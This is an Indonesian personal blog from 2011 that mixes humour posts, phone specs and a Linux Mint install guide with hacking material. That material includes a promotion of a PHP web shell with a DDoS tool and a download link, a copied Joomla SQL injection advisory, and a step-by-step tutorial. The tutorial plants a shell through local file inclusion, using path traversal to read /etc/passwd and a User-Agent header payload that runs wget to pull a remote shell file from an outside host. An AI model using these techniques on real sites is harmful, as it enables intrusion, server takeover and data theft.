Main Menu

Hellcome To my Blog site , visit my facebook:riyan facebook. بِسْــــــــــــــمِ اللهِ الرَّحْمَنِ الرَّحِيْـــــمِ
Giusto odio dignissimos Omnis dolor repellendus Olimpedit quo minus Itaque earum rerum

Wednesday, August 24, 2011


Mudik………mudik………mudik……..,
Mungkin kata itu saat yang berkecamuk di dada setiap orang yang merantau di luar daerah. Karena kebiasaan perantau mudik (pulang kampung) dilakoni menjelang lebaran tiba. Yah…minimal setahun sekali lah ketemu saudara dan handai taulan.
Ada yang menggunakan jasa angkutan darat, laut bahkan udara. Bagi yang berkantong tebal (banyakkutang uang) pesawat adalah alternatif yang tepat untuk mudik. Atau menggunakan jasa angkutan kereta atau bus eksekutif atau yang lainnya. Bagi yang berkantong setengah tebah (separo uang separo KTP), bisa menggunakan kereta ataupun bis klas ekonomi. Terus bagi yang berkantong tebal juga(tebal tagihan utang)/(kertas2 bon), biasanya menggunakan fasilitas yang lain supaya ngirit ongkos tentunya dengan menggunakan Sepeda motor, bajaj atau becak sekalipun. hwakakak…..
Melihat fenomena yang sering terjadi menjelang lebaran, berikut dari Tuyi’s Blog hanya memberikan persyaratan para pemudik yang  menggunakan sepeda ontel motor untuk  melaksanakan tradisi mudiknya ke kampung halamannya. Karena kalo tips mudik dengan motor udah banyak yang posting.
Oke….cekidot…..*baca persyaratannya*
  1.  Syarat ke-1, calon pemudik paling tidak punya motor itu yang pasti. Motor yang biasanya buat ngojeg atau motor ngerampok pinjeman dari tetangga……
  2. Syarat ke-2, harus punya surat-surat kendaraan biar nyaman, atau SIM yang kedaluwarsa masih berlaku, dengan adanya foto diri yang jelas jangan foto orang lain.
  3. Syarat ke-3, motor harus punya mesin yang jelas sesuai dengan kebutuhannya, jangan dipasang mesin jahit atau mesin ketik….wakakak
  4. Syarat ke-4, motor dalam keadaan bisa dijalankan walau stater awal didorong ataupun di pancal staternya. Soalnya kalo mati bisa sebulan kali nyampainya. wakakak….
  5. Syarat ke-5, roda juga harus jelas pilih roda yang masih radial dan bulat bundar tentunya. Emang kalo kotak bisa ngglinding apa…..wakakakak….
  6. Syarat ke-6, spion juga harus jelas kanan kiri masih bisa keliatan dengan jelas and its oke. Bila perlu depan belakang…..(depan utk yg nyetir, belakang utk yg nggonceng). wkwkwkwk….
  7. Syarat ke-7, Tangki bahan bakar juga jangan sampai bocor harus rapet, saking rapetnya bensin gak mau keluar ke karburasi. OMG itu motor gak ada pembakaran donk. Bensin bisa awet.  wakakakak….
  8. Syarat ke-8, sokbreker harus di cek….jangan pake sokbreker sepeda nanti nggak mantul-mantul….wkwkwkwk
  9. Syarat ke-9, Jok pengendara pakein busa biar lebih nyaman, soalnya kalo gak pake bisa keras tuh pantat nyampe rumah….wkwwkwk
  10. Syarat ke -10, jangan lupa motor harus ada yang nyetir kalo gak ada yang nyetir emang itu motor bisa jalan sendiri apa……wkakakak……
Itulah Persyaratan yang saya anjurkan…….., barangkali syarat ini masih dirasa kurang tambahin sendiri aja deh biar komplit…….*Salam Mudik*
Continue Reading


Harga dan Spesifikasi Samsung Galaxy S2, Samsung Mobile menampilkan jagoan barunya yang akan hadir di tahun ini yaitu Android Galaxy S2 di ajang Ajang MWC 2011, penerus Samsung Galaxy S ini memiliki Spesifikasi yaitu OS Android 2.3 Gingerbread, layar yang semakin lebar (4,3 inci), kamera belakang 8MP, kamera depan 1.3MP, prosesor dual-core 1GHz (atau bisa saja Orion 1.2 Ghz), koneksi HSPA+, Bluetooth 3.0, hingga wifi 802.11 a/b/g/n.
Samsung galaxy s2 bagian Depan
Selain itu juga diperoleh informasi bahwa bobotnya adalah 116 gram dan ketebalan hanya 8,49 mm
Untuk Harga Samsung Galaxy S2 di salah satu toko online di Inggris di jual dengan harga yang cukup mahal yaitu sekitar 8 juta rupiah dan mulai melakukan pengiriman Galaxy S2 mulai 4 maret nanti.
spesifikasi harga samsung galaxy s2
Bagaimana dengan Di Indonesia kita nantikan saja berita berikutnya? untuk info lainnya akan diupdate nanti :D lihat video iklan dari samsung galaxy s2 ini aja dulu.
Berikut spesifikasi Galaxy S II dari situs Samsung:
- OS Android Gingerbread
- Network: HSPA+ 21Mbps/ HSUPA 5.76Mbps
- Samsung Dual Core Application Processor
- Dimensions: 125,3 x 66,1 x 8,49mm
- Layar: 4,3" WVGA SUPER AMOLED Plus
- Memori: 1GB RAM, 16GB/32GB, MicroSD (up to 32GB)
- Kamera: 8MP AF with LED Flash + 2MP Front
- Konektivitas: Wi-Fi a/b/g/n, USB 2.0 OTG
- Video: MPEG4, H.264, H.263, WMV, DivX, Xvid, VC-1, Recording & Playback 1080@30fps
- Baterai: 1650mAh


Continue Reading
Hadeh Gw Kesel Bgt sama ni tukang karcis di stasiun , ceritanya gw waktu itu mau beli karcis kereta yang kereta ekonomi jabodetabek , eh pas gw dah nyampe stasiun tuh kereta dah mau jalan , yaudah gw buru2 aja pas gw beli tiket kan , pake duit 50rb eh gw lupa ambil tuh kembalian karena buru2 , gw inget pas udah naik kereta , zzzz...z..z.z.
keesokan harinya pas gw mau ambil tuh kembalian kata petugas nya "maaf mas uang nya sudah ga bisa di ambil karena ini kebijakan disini " <---- what the fu*k are you , gw kesel tuh , rasanya pengen gw kepruk make batu tuh kepala petugas stasiun , terus gw coba ngomong lagi ga bisa juga dan akhirnya gw pulang dengan tangan kosong yang seharusnya gw dapet kembalian 47rb eh malah buntung , ya mudah2an aja yang baca ini tulisan biar ga ngelakuin hal yang sama , or ngalamin lah , jadi cukup gw aja yang ngalamin wkwkwk , eh tapi kalo mau ngalamin juga gpp wwkwkkwkwkw ya udah lah pas gw tau ga bisa di ambil tuh emosi gw langsung tingkat dewa , hhaa =)) "admin lebay" ya udah deh sekian aja :D
Continue Reading
Alhamdullilah Blog kecil dan sederhana ini telah selesai gw rombak , hhmm , mungkin ga sekeren blog2 yang lain , or yang ada tapi inilah sebuah blog yang apa adanya dari orang yang apa adanya , orang-orang berkata "lu bodoh , tolol , rendah , dan ga lebih rendah " lalu gw cuma bisa ngomong ga ada yang sempurna dan ga ada hebat , toh kalo saya bodoh masih ada yang lebih bodoh , :)
lalu apakah kalian merasa lebih hebat dari orang lain ? inget satu hal , bahwa ilmu kalian hanya titipan yang ga lebih lama cuma buat di dunia doang kok ,
and ucapan terimakasih untuk Allah.swt , my Mom , Bunda Elis dan  si ade inayaturrahmi.ergianaputri dan semua anggota dari cyber dan kawan di YOGYACARDERLINK , yang membuat saya ingin berkembang terus seperti Ilmu dan mohon kritikannya kawan di dunia cyber , semoga blog ini bisa menjadi lahan pembelajaran untuk kita semua , ketika saya melakukan salah mohon di tegur kawan
   hanya ini ucapan singkat dari saya maaf bila ada kata yang kurang berkenan salam "riyan a.K.a Th3_pun1sh3r"

Continue Reading
SQL Injection adalah salah satu teknik penyerangan ke sebuah web dengan cara memasukkan perintah sql ke url target sehingga attacker bisa memperoleh informasi penting dari website tersebut. Seperti nama user, password, email, dan masih banyak lagi informasi yg bisa didapatkan tergantung kreativitas attacker. Langsung saja kita coba scan bug dengan memasukkan sigle quote di akhir url, misalkan :
Kalau ada error, bisa dianggap positif vuln terhadap sqli. Lihat gambar dibawah:
Seperti yang kita ketahui bugnya ada di http://site.com/index.php?list=berita&de=14 , lebih tepatnya yg menyebabkan ini semua terjadi adalah file berita.php dan string de, sekarang kita coba buka file ini dengan text editor, bisa notepad, wordpad, atau kalau ane sih sukanya pake editplus. Ini isi dari sebagian filenya :

Bugnya ada di script bagian ini :
$iddetail = $_GET['de'];
Tidak adanya filter di $_GET[‘de’] menyebabkan web ini vulnerable. Oke script penyebab ini semua telah kita temukan, sekarang saatnya patching. Tambahkan script ini diatas script vulnerable diatas :
Lalu ganti script $iddetail = $_GET['de']; menjadi $iddetail = $de; Untuk script lengkapnya bias di download disini. Sekarang coba buka lagi page vulnerable dan tambahkan single quote(‘) dan tarra.. proses patching telah berhasil.
Greats :
All Kill-9 Crew and IndonesianCoder Team, Malang-Cyber Crew and All Indonesian Hacker and You
Continue Reading

Monday, July 18, 2011



The Hacker News. Ani-Shell is a simple PHP shell with some unique features like Mass Mailer , A simple Web-Server Fuzzer , and a DDoser ! This shell has immense capabilities and have been
written with some coding standards in mind for better editing and customization.

Features
-- Shell
-- Plateform Independent
-- Mass - Mailer
-- Small Web-Server Fuzzer
-- DDoser
-- Design

Username : lionaneesh
Password : lionaneesh
https://sourceforge.net/projects/ani-shell/files/Ani-Shell%20v1.0/Ani-Shell%20v1.0.rar/download
Continue Reading
………………▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
……………▄▄█▓▓▓▒▒▒▒▒▒▒▒▒▒▓▓▓▓█▄▄
…………▄▀▀▓▒░░░░░░░░░░░░░░░░▒▓▓▀▄
………▄▀▓▒▒░░░░░░░░░░░░░░░░░░░▒▒▓▀▄
……..█▓█▒░░░░░░░░░░░░░░░░░░░░░▒▓▒▓█
...…..▌▓▀▒░░░░░░░░░░░░░░░░░░░░░░░░▒▀▓█
…..█▌▓▒▒░░░░░░░░░░░░░░░░░░░░░░░░░▒▓█
…▐█▓▒░░░░░░░░░░░░░░░░░░░░░░░░░░░▒▓█▌
…█▓▒▒░░░░░░░░░░░░░░░░░░░░░░░░░░░░▒▓█
..█▐▒▒░░░░░░░░░░░░░░░░░░░░░░░░░░░▒▒█▓█
…█▓█▒░░░░░░░░░░░░░░░░░░░░░░░░░░░▒█▌▓█
..█▓▓█▒░░░░▒█▄▒▒░░░░░░░░░▒▒▄█▒░░░░▒█▓▓█
..█▓█▒░▒▒▒▒░░▀▀█▄▄░░░░░▄▄█▀▀░░▒▒▒▒░▒█▓█
.█▓▌▒▒▓▓▓▓▄▄▄▒▒▒▀█░░░░█▀▒▒▒▄▄▄▓▓▓▓▒▒▐▓█
.██▌▒▓███▓█████▓▒▐▌░░▐▌▒▓████▓████▓▒▐██
..██▒▒▓███▓▓▓████▓▄░░░▄▓████▓▓▓███▓▒▒██
..█▓▒▒▓██████████▓▒░░░▒▓██████████▓▒▒▓█
..█▓▒░▒▓███████▓▓▄▀░░▀▄▓▓███████▓▒░▒▓█
….█▓▒░▒▒▓▓▓▓▄▄▄▀▒░░░░░▒▀▄▄▄▓▓▓▓▒▒░▓█
……█▓▒░▒▒▒▒░░░░░░▒▒▒▒░░░░░░▒▒▒▒░▒▓█
………█▓▓▒▒▒░░██░░▒▓██▓▒░░██░░▒▒▒▓▓█
………▀██▓▓▓▒░░▀░▒▓████▓▒░▀░░▒▓▓▓██▀
………….░▀█▓▒▒░░░▓█▓▒▒▓█▓▒░░▒▒▓█▀
…………█░░██▓▓▒░░▒▒▒░▒▒▒░░▒▓▓██░░
………….█▄░░▀█▓▒░░░░░░░░░░▒▓█▀░░▄
…………..█▓█░░█▓▒▒▒░░░░░▒▒▒▓█░░█▓
…………….█▓█░░█▀█▓▓▓▓▓▓█▀░░█░█▓█▌
……………..█▓▓█░█░█░█▀▀▀█░█░▄▀░█▓█
……………..█▓▓█░░▀█▀█░█░█▄█▀░░█▓▓█
………………█▓▒▓█░░░░▀▀▀▀░░░░░█▓▓█
………………█▓▒▒▓█░░░░░░░░░░░█▓▓█
………………..█▓▒▓██▄█░░░▄░▄██▓▒▓█
………………..█▓▒▒▓█▒█▀█▄█▀█▒█▓▒▓█
………………..█▓▓▒▒▓██▒▒██▒██▓▒▒▓█
………………….█▓▓▒▒▓▀▀███▀▀▒▒▓▓█
……………………▀█▓▓▓▓▒▒▒▒▓▓▓▓█▀
………………………..▀▀██▓▓▓▓██▀

Continue Reading
Special Thanks To Team Inj3ct0r
========================================================================
        Joomla Component com_rsform Sql Injection Vulnerability
========================================================================

::[0x00] Informations ::

Author : dragoµn
Email & msn : dragoun[dot]dash[at]gmail.com
Date : 30 July 2010
Critical Lvl : low
Where : From Remote
web : http://h4ck-it.blogspot.com
Category: webapps
Dork : n/a
Vendor: http://www.rsjoomla.com/

------------------------------------------------------------------------

::[0x01] SQL Injections ::

http://example/index.php?option=com_rsform&Itemid=[SQLi]

------------------------------------------------------------------------
::[0x02] Demo Example::

http://www.site.com/index.php?option=com_rsform&Itemid=[SQLi]
Continue Reading
How to plant a shell through the LFI (Local file disclosure) by the method proc / self / environ
 
Writer: gunslinger_
 
with this tutorial I will explain how to create a shell on the target server through the LFI method proc / self / environ.Ok we just ...
 
1. we find the websites that are vulnerable to attack by LFI.
 
example: http://site.com/info.php?file=news.php
 
2. let's replace the "news.php" with "../../../".
 
example: http://site.com/info.php?file=../../../
 
then we got an error, as follows ...
 
Warning: include (../../../) [function.include]: failed to open stream: No such file or directory in / home / Gunslinger / public_html / info.php on line 99
 
ok it seems, we have the opportunity to take advantage of include into another file.selanjutanya we try to find / etc / passwd.
 
example: http://site.com/info.php?file=etc/passwd
 
But we still got an error like the following:
 
Warning: include (/ etc / passwd) [function.include]: failed to open stream: No such file or directory in / home / Gunslinger / public_html / info.php on line 99
 
what if we directorynya Raise?let's try ...
 
example: http://site.com/info.php?file=../../../../../../../../../etc/passwd
 
Ahoy, we managed to get the file / etc / passwd file that looks like the following:
 
root: x: 0:0: root: / root: / bin / bashdaemon: x: 1:1: daemon: / usr / sbin: / bin / shbin: x: 2:2: bin: / bin: / bin / shsys: x: 3:3: sys: / dev: / bin / shsync: x: 4:65534: sync: / bin: / bin / syncgames: x: 5:60: games: / usr / games: / bin / shman: x: 6:12: man: / var / cache / man: / bin / shlp: x: 7:7: lp: / var / spool / lpd: / bin / shmail: x: 8:8: mail: / var / mail: / bin / shnews: x: 9:9: news: / var / spool / news: / bin / shuucp: x: 10:10: uucp: / var / spool / uucp: / bin / shproxy: x: 13:13: proxy: / bin: / bin / shwww-data: x: 33:33: www-data: / var / www: / bin / shbackup: x: 34:34: backup: / var / backups: / bin / shlist: x: 38:38: Mailing List Manager: / var / list: / bin / shirc: x: 39:39: IRCd: / var / run / IRCd: / bin / shGNATS: x: 41:41: GNATS Bug-Reporting System (admin): / var / lib / GNATS: / bin / shnobody: x: 65534:65534: nobody: / ​​nonexistent: / bin / shlibuuid: x: 100:101:: / var / lib / libuuid: / bin / shsyslog: x: 101:102:: / home / syslog: / bin / falseklog: x: 102:103:: / home / klog: / bin / falsehplip: x: 103:7: HPLIP system user ,,,:/ var / run / hplip: / bin / falseavahi-autoipd: x: 104:110: Avahi daemon AutoIP ,,,:/ var / lib / avahi-autoipd: / bin / falsegdm: x: 105:111: Gnome Display Manager: / var / lib / gdm: / bin / falsesaned: x: 106:113:: / home / saned: / bin / falsepulse: x: 107:114: PulseAudio daemon ,,,:/ var / run / pulse: / bin / falsemessagebus: x: 108:117:: / var / run / dbus: / bin / falsepolkituser: x: 109:118: PolicyKit ,,,:/ var / run / PolicyKit: / bin / falseavahi: x: 110:119: Avahi mDNS daemon ,,,:/ var / run / avahi-daemon: / bin / falsehaldaemon: x: 111:120: Hardware abstraction layer ,,,:/ var / run / hald: / bin / falseGunslinger: x: 1000:1000: gunslinger_ ,,,:/ home / Gunslinger: / bin / bashsnmp: x: 112:65534:: / var / lib / snmp: / bin / falseguest: x: 113:124: Guest ,,,:/ tmp / guest-home.rRZGXM: / bin / bashsshd: x: 114:65534:: / var / run / sshd: / usr / sbin / nologin
 
3. let us check whether / proc / self / environ can we access?Now, replace "/ etc / passwd" with "/ proc / self / environ"
 
example: http://site.com/info.php?file=../../../../../../../../../proc/self/environ
 
If you get something like this:
 
DOCUMENT_ROOT = / home / Gunslinger / public_html GATEWAY_INTERFACE = CGI/1.1 HTTP_ACCEPT = text / html, application / xml; q = 0.9, application / xhtml + xml, image / png, image / jpeg, image / gif, image / x-xbitmap , * / *; q = 0.1 HTTP_COOKIE = PHPSESSID = 3g4t67261b341231b94r1844ac2ad7ac HTTP_HOST = www.site.com HTTP_REFERER = http://www.site.com/index.php?view=../../../../ .. / .. / etc / passwd HTTP_USER_AGENT = Mozilla/5.0 (X11; U; Linux i686; en-US; rv: 1.9.0.15) Gecko/2009102815 Ubuntu/9.04 (jaunty) Firefox/3.0.15PATH = / bin: / usr / bin QUERY_STRING = view =..% 2F ..% 2F ..% 2F ..% 2F ..% 2F ..% 2Fproc% 2Fself% 2Fenviron REDIRECT_STATUS = 200 REMOTE_ADDR = 6x.1xx. 4x.1xx REMOTE_PORT = 35665 REQUEST_METHOD = GET REQUEST_URI = / index.php? view =..% 2F ..% 2F ..% 2F ..% 2F ..% 2F ..% 2Fproc% 2Fself% 2Fenviron SCRIPT_FILENAME = / home / Gunslinger / public_html / index.php SCRIPT_NAME = / index.php SERVER_ADDR = 1xx.1xx.1xx.6x SERVER_ADMIN = gunslinger@site.com SERVER_NAME = www.site.com SERVER_PORT = 80 SERVER_PROTOCOL = HTTP/1.0 SERVER_SIGNATURE =Apache/2.2.11 (Unix) DAV / 2 mod_ssl/2.2.11 PHP/5.2.9 mod_apreq2-20051231/2.6.0 mod_perl/2.0.4 Perl/v5.10.0 OpenSSL/0.9.8k Server at www.site.com Port 80
 
Apparently proc / self / environ can we access!if you get a blank page (blank) / proc / self / environ can not be accessed or may beroperating system * BSD
 
4. Now let us dengann malicious code injection with poison http-header. how can we menginjeksinya? we can use the tamper data in firefox addon.you can download here: https://addons.mozilla.org/en-US/firefox/addon/966open the tamper data in firefox and then enter the url / proc / self / environ that had "http://site.com/info.php?file=../../../../../../. . / .. / .. / proc / self / environ "then the user-agent fill in the following code:view sourceprint?1 <? System ('wget-O http://r57.gen.tr/c100.txt shell.php');?>
 
orview sourceprint?1 <? Exec ('wget-O http://r57.gen.tr/c100.txt shell.php');?>
 
then submit.
 
5. if we managed to inject malicious code below, then the shell will be there in a place like this.
 
www.http://site.com/shell.php
 
Happy hacking!
Continue Reading

Sunday, July 17, 2011


Assuming you have purchased a Linux Mint CD or created one yourself, you may reach the graphical installer by inserting the installation CD into your CD-ROM slot and restarting your computer. On restart you may need to press a keyboard shortcut to access the "boot menu". On most computers this is one of the f keys. The boot menu lets you boot from your CD-ROM, floppy, or hard drives. Select the CD-ROM slot that has the Linux Mint installation CD in it and wait for the Linux mint menu the show up. Select the first option or just wait a few seconds for the Linux Mint live desktop to load.
Linux Mint 10 Boot Menu
Once you're on the desktop you'll notice an 'Install Linux Mint' icon on the desktop. Click on it to start the Linux Mint 10 graphical installer.
Desktop Icon To Install Linux Mint 10

The first screen of the installer is a welcome screen where you also select the language you want to use from the left side. Click Forward when you're finished.
Linux Mint 10 Graphical Installer - Language Selection

That brings up a list of recommendations that must be met to ensure a smooth installation of Linux Mint 10. The requirements include 2.6 GB of hard drive space, plugged into a power source, and connected to the internet. Click the Forward button when you're finished looking them over.
Linux Mint 10 Graphical Installer - Requirements
Next we must choose to use our entire hard disk for the install (basic) or specify partitions manually (advanced). For this tutorial I selected the basic option, Erase and use the entire disk.
Linux Mint 10 Graphical Installer - Allocate Drive Space

Now just select the drive you want to install on and click forward.
Linux Mint 10 Graphical Installer - Use Entire Hard Drive

Select the zone on the map that is closest to your geographical location or start typing and select a city in the field at the bottom. This will enable Linux Mint to deliver updates from sites closer to you and set your clock to the correct time automatically. Click forward when you're finished.
Linux Mint 10 Graphical Installer - Set Your Location

Next you need to choose your keyboard layout. In most cases the suggested keyboard layout will work just fine but other options here allow you to select a layout manually. A test field appears at the bottom to ensure you keyboard is setup properly before continuing.
Linux Mint 10 Graphical Installer - Keyboard Layout

On the Who are you screen, fill in your username, real name, a password and name for your computer. Several login options appear on this screen as well.
Linux Mint 10 Graphical Installer - Create User


Here is a screenshot of the graphical installers slideshow which depicts many of the features of Linux Mint while it is being installed.
Linux Mint 10 Graphical Installer - Slideshow

After the installation is finished you will need to restart your computer.
Linux Mint 10 Installation Complete

Now remove the installation CD and press enter on the keyboard. Depending on your preferences you may need to login to Linux Mint. This is the welcome screen you'll see once you're on the Linux Mint 10 desktop.
Welcome to Linux Mint 10
Congratulations on installing Linux Mint 10 successfully.
Continue Reading